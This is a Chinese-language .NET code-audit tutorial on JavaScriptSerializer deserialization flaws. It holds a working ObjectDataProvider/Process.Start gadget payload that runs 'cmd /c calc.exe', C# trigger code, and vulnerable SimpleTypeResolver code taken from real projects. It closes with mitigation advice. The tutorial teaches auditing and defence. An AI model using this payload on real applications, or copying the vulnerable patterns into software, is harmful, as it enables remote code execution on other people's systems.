

.NET 高级代码审计（第四课）JavaScriptSerializer 反序列化漏洞

Ivan1ee@360 云影实验室



2019 年 03 月 01 日

0X00 前言

在.NET 处理 Ajax 应用的时候，通常序列化功能由 JavaScriptSerializer 类提供，它是.NET2.0 之后内部实现的序列化功能的类，位于命名空间

System.Web.Script.Serialization、通过 System.Web.Extensions 引用，让开发者轻松实现.Net 中所有类型和 Json 数据之间的转换，但在某些场景下开发者使用

Deserialize 或 DeserializeObject 方法处理不安全的 Json 数据时会造成反序列化攻击从而实现远程 RCE 漏洞，本文笔者从原理和代码审计的视角做了相关介绍和复现。



0X01 JavaScriptSerializer 序列化

下面先来看这个系列课程中经典的一段代码：

```
public class TestClass{
    private string classname;
    private string name;
    private int age;

    public string Classname { get => classname; set => classname = value; }

    public string Name { get => name; set => name = value; }

    public int Age { get => age; set => age = value; }
    public override string ToString()
    {
        return base.ToString();
    }

    public static void ClassMethod( string value)
    {
        Process.Start(value);
    }
}
```

TestClass 类定义了三个成员，并实现了一个静态方法 ClassMethod 启动进程。序列化通过创建对象实例分别给成员赋值

```
TestClass testClass = new TestClass();
testClass.Name = "Ivan1ee";
testClass.Age = 18;
testClass.Classname = "360";
JavaScriptSerializer jss = new JavaScriptSerializer();
var json_req = jss.Serialize(testClass);
Console.WriteLine(json_req);
Console.ReadKey();
```

使用 JavaScriptSerializer 类中的 Serialize 方法非常方便的实现 .NET 对象与 Json 数据之间的转化，笔者定义 TestClass 对象，常规下使用 Serialize 得到序列化后的 Json

```
{"Classname":"360","Name":"Ivan1ee","Age":18}
```

从之前介绍过其它组件反序列化漏洞原理得知需要 __type 这个 Key 的值，要得到这个 Value 就必须得到程序集全标识（包括程序集名称、版本、语言文化和公钥），那么在 JavaScriptSerializer 中可以通过实例化 **SimpleTypeResolver** 类，作用是为托管类型提供类型解析器，可在序列化字符串中自定义类型的元数据程序集限定名称。笔者将代码改写添加类型解析器

```
JavaScriptSerializer jss = new JavaScriptSerializer(new
SimpleTypeResolver());
```

这次序列化输出程序集的完整标识，如下

```
{"__type":"WpfApp1.TestClass, WpfApp1, Version=1.0.0.0, Culture=neutral,
PublicKeyToken=null","Classname":"360","Name":"Ivan1ee","Age":18}
```

0x02 JavaScriptSerializer 反序列化

2.1、反序列化用法

反序列化过程就是将 Json 数据转换为对象，在 JavaScriptSerializer 类中创建对象然后调用 DeserializeObject 或 Deserialize 方法实现的

```

... public T ConvertToType<T>(object obj);
... public object ConvertToType(object obj, Type targetType);
... public T Deserialize<T>(string input);
... public object Deserialize(string input, Type targetType);
... public object DeserializeObject(string input);
... public void RegisterConverters(IEnumerable<JavaScriptConverter> converters);
... public string Serialize(object obj);
... public void Serialize(object obj, StringBuilder output);

```

DeserializeObject 方法只是在 Deserialize 方法上做了一层功能封装，重点来看 Deserialize 方法，代码中通过 JavaScriptObjectDeserializer.BasicDeserialize 方法返回 object 对象

```

internal static object Deserialize(JavascriptSerializer serializer, string input, Type type, int depthLimit) {
    if (input == null) {
        throw new ArgumentNullException("input");
    }
    if (input.Length > serializer.MaxJsonLength) {
        throw new ArgumentException(AtlasWeb.JSON_MaxJsonLengthExceeded, "input");
    }

    object o = JavaScriptObjectDeserializer.BasicDeserialize(input, depthLimit, serializer);
    return ObjectConverter.ConvertObjectToType(o, type, serializer);
}

```

在 BasicDeserialize 内部又调用了 DeserializeInternal 方法，当需要转换为对象的时候会判断字典集中是否包含了 ServerTypeFieldName 常量的 Key，

```

if (IsNextElementObject(c)) {
    IDictionary<string, object> dict = DeserializeDictionary(depth);
    // Try to coerce objects to the right type if they have the __serverType
    if (dict.ContainsKey(JavascriptSerializer.ServerTypeFieldName)) {
        return ObjectConverter.ConvertObjectToType(dict, null, _serializer);
    }
    return dict;
}

```

ServerTypeFieldName 常量在 JavaScriptSerializer 类中定义的值为 “__type”，

```

public class JavaScriptSerializer {
    internal const string ServerTypeFieldName = "__type";
    internal const int DefaultRecursionLimit = 100;
    internal const int DefaultMaxJsonLength = 2097152;
}

```

剥茧抽丝，忽略掉非核心方法块 ConvertObjectToType、ConvertObjectToTypeMain、ConvertObjectToTypeInternal，最后定位到 ConvertDictionaryToObject 方法内

```
private static bool ConvertDictionaryToObject(IDictionary<string, object> dictionary, Type type, JavaScriptSerializer serializer,
// The target type to instantiate.
Type targetType = type;
object s;
string serverTypeName = null;
object o = dictionary;

// Check if __serverType exists in the dictionary, use it as the type.
if (dictionary.TryGetValue(JavaScriptSerializer.ServerTypeFieldName, out s)) {

    // Convert the __serverType value to a string.
    if (!ConvertObjectToTypeMain(s, typeof(String), serializer, throwOnError, out s)) {
        convertedObject = false;
        return false;
    }

    serverTypeName = (string)s;

    if (serverTypeName != null) {
        // If we don't have the JavaScriptTypeResolver, we can't use it
        if (serializer.TypeResolver != null) {
            // Get the actual type from the resolver.
            targetType = serializer.TypeResolver.ResolveType(serverTypeName);

            // In theory, we should always find the type. If not, it may be some kind of attack.
            if (targetType == null) {
                if (throwOnError) {
                    throw new InvalidOperationException();
                }

                convertedObject = null;
                return false;
            }
        }
    }

    // Remove the serverType from the dictionary, even if the resolver was null
    dictionary.Remove(JavaScriptSerializer.ServerTypeFieldName);
}

}
```

这段代码首先判断 ServerTypeFieldName 存在值的话就输出赋值给对象 s，第二步将对象 s 强制转换为字符串变量 serverTypeName，第三步获取解析器中的实际类型，并且通过 System.Activator 的 CreateInstance 构造类型的实例

```
// Instantiate the type if it's coming from the __serverType argument.
if (serverTypeName != null || IsClientInstantiatableType(targetType, serializer)) {

    // First instantiate the object based on the type.
    o = Activator.CreateInstance(targetType);
}
```

Activator 类提供了静态 **CreateInstance** 方法的几个重载版本，调用方法的时候既可以传递一个 Type 对象引用，也可以传递标识了类型的 String，方法返回对新对象的引用。下图 Demo 展示了序列化和反序列化前后的效果：

```
TestClass testClass = new TestClass();
testClass.Name = "Ivanlee";
testClass.Age = 18;
testClass.Classname = "360";
JavaScriptSerializer jss = new JavaScriptSerializer(new SimpleTypeResolver());
var json_req = jss.Serialize(testClass);
Console.WriteLine(json_req);
TestClass obj = jss.Deserialize<TestClass>(json_req);
Console.WriteLine("");
Console.WriteLine(obj.Name);
Console.ReadKey();
```


D:\Tmp\Csharp\WPF\WpfApp1\WpfApp1\bin\Debug\WpfApp1.exe

```
("__type": "WpfApp1.TestClass, WpfApp1, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null", "Classname": "360", "Name": "Ivanlee", "Age": 18)
Ivanlee
```

反序列化后得到对象的属性，打印输出当前的成员 Name 的值

2.2、打造 Poc

默认情况下 JavaScriptSerializer 不会使用类型解析器，所以它是一个安全的序列化处理类，漏洞的触发点也是在于初始化 JavaScriptSerializer 类的实例的时候是否创建了 SimpleTypeResolver 类，如果创建了，并且反序列化的 Json 数据在可控的情况下就可以触发反序列化漏洞，借图来说明调用链过程




笔者还是选择 ObjectDataProvider 类方便调用任意被引用类中的方法，具体有关此类的用法可以看一下《.NET 高级代码审计（第一课）XmlSerializer 反序列化漏洞》，因为 Process.Start 方法启动一个线程需要配置 ProcessStartInfo 类相关的属性，例如指定文件名、指定启动参数，所以首先得考虑序列化 ProcessStartInfo，这块可参考《.NET 高级代码审计（第三课）Fastjson 反序列化漏洞》，之后对生成的数据做减法，去掉无关的 System.RuntimeType、System.IntPtr 数据，最终得到反序列化 Poc

```
{
  '__type': 'System.Windows.Data.ObjectDataProvider,
PresentationFramework, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=31bf3856ad364e35',
  'MethodName': 'Start',
  'ObjectInstance': {
    '__type': 'System.Diagnostics.Process, System, Version=4.0.0.0,
Culture=neutral, PublicKeyToken=b77a5c561934e089',
    'StartInfo': {
      '__type': 'System.Diagnostics.ProcessStartInfo, System, Version=4.0.0.0,
Culture=neutral, PublicKeyToken=b77a5c561934e089',
      'FileName': 'cmd',
      'Arguments': '/c calc.exe'
    }
  }
}
```

笔者编写了触发代码，用 `Deserialize<Object>` 反序列化 Json 成功弹出计算器。

```
string payload = @"{
  '__type': 'System.Windows.Data.ObjectDataProvider, PresentationFramework, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35',
  'MethodName': 'Start',
  'ObjectInstance': {
    '__type': 'System.Diagnostics.Process, System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089',
    'StartInfo': {
      '__type': 'System.Diagnostics.ProcessStartInfo, System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089',
      'FileName': 'cmd',
      'Arguments': '/c calc.exe'
    }
  }
}";
JavaScriptSerializer jss = new JavaScriptSerializer(new SimpleTypeResolver());
var json_req = jss.Deserialize<Object>(payload);
```



0x03 代码审计视角

3.1、Deserialize

从代码审计的角度其实很容易找到漏洞的污染点，通过前面几个小节的知识能发现需要满足一个关键条件 `new SimpleTypeResolver()`，再传入 Json 数据，就可被反序列化，例如下面的 `JsonHelper` 类

```
using System;
using System.Globalization;
using System.Text;
using System.Web.Script.Serialization;

namespace ClientPagerProto.DataSource.Viking
{
    public class JsonHelper
    {
        public static T ParseJson<I>(string input)
        {
            return ParseJson<T>(input, false);
        }


        public static T ParseJson<I>(string input, bool includeType)
        {
            return (includeType ? new JavaScriptSerializer(new SimpleTypeResolver()) : JsonSerializer).Deserialize<T>(input);
        }

        public static string ToJson(object input)
        {
            return ToJson(input, false);
        }
    }
}
```

攻击者只需要控制传入字符串参数 `input` 便可轻松实现反序列化漏洞攻击。Github 上也存在大量的不安全案例代码


```
using System;
using System.Web.Script.Serialization;
using Rackspace.Cloud.Server.Agent.Configuration;

namespace Rackspace.Cloud.Server.Agent.Utilities
{
    public class Json<T>
    {
        public T Deserialize(string json)
        {
            try
            {
                return new JavaScriptSerializer(new SimpleTypeResolver()).Deserialize<T>(json);
            }
            catch
            {
                throw new UnsuccessfulCommandExecutionException(
                    String.Format("Problem deserializing the following json: '{0}'", json),
                    new ExecutableResult { ExitCode = "1" });
            }
        }
    }
}
```



3.2、DeserializeObject


JavaScriptSerializer 还有一个反序列化方法 DeserializeObject，这个方法同样可以触发漏洞，具体污染代码如下

```
public object JsonToObjects(string strJson)
{
    JavaScriptSerializer jsonSerialize = new JavaScriptSerializer(new SimpleTypeResolver());
    return jsonSerialize.DeserializeObject(strJson);
}
```


0x04 案例复盘

最后再通过下面案例来复盘整个过程，全程展示在 VS 里调试里通过反序列化漏洞弹出计算器。


1. 输入 <http://localhost:5651/Default> Post 加载 value 值



2. 通过 DeserializeObject 反序列化，并弹出计算器



最后附上动态效果图



0x05 总结

JavaScriptSerializer 凭借微软自身提供的优势，在实际开发中使用率还是比较高的，只要没有使用类型解析器或者将类型解析器配置为白名单中的有效类型就可以防止反序列化攻击（默认就是安全的序列化器），对于攻击者来说实际场景下估计利用概率不算高，毕竟很多开发者不会使用 SimpleTypeResolver 类去处理数据。最后.NET 反序列化系列课程笔者会同步到 <https://github.com/Ivan1ee/>、<https://ivan1ee.gitbook.io/>，后续笔者将陆续推出高质量的.NET 反序列化漏洞文章，欢迎大伙持续关注，交流，更多的.NET 安全和技巧可关注实验室公众号。

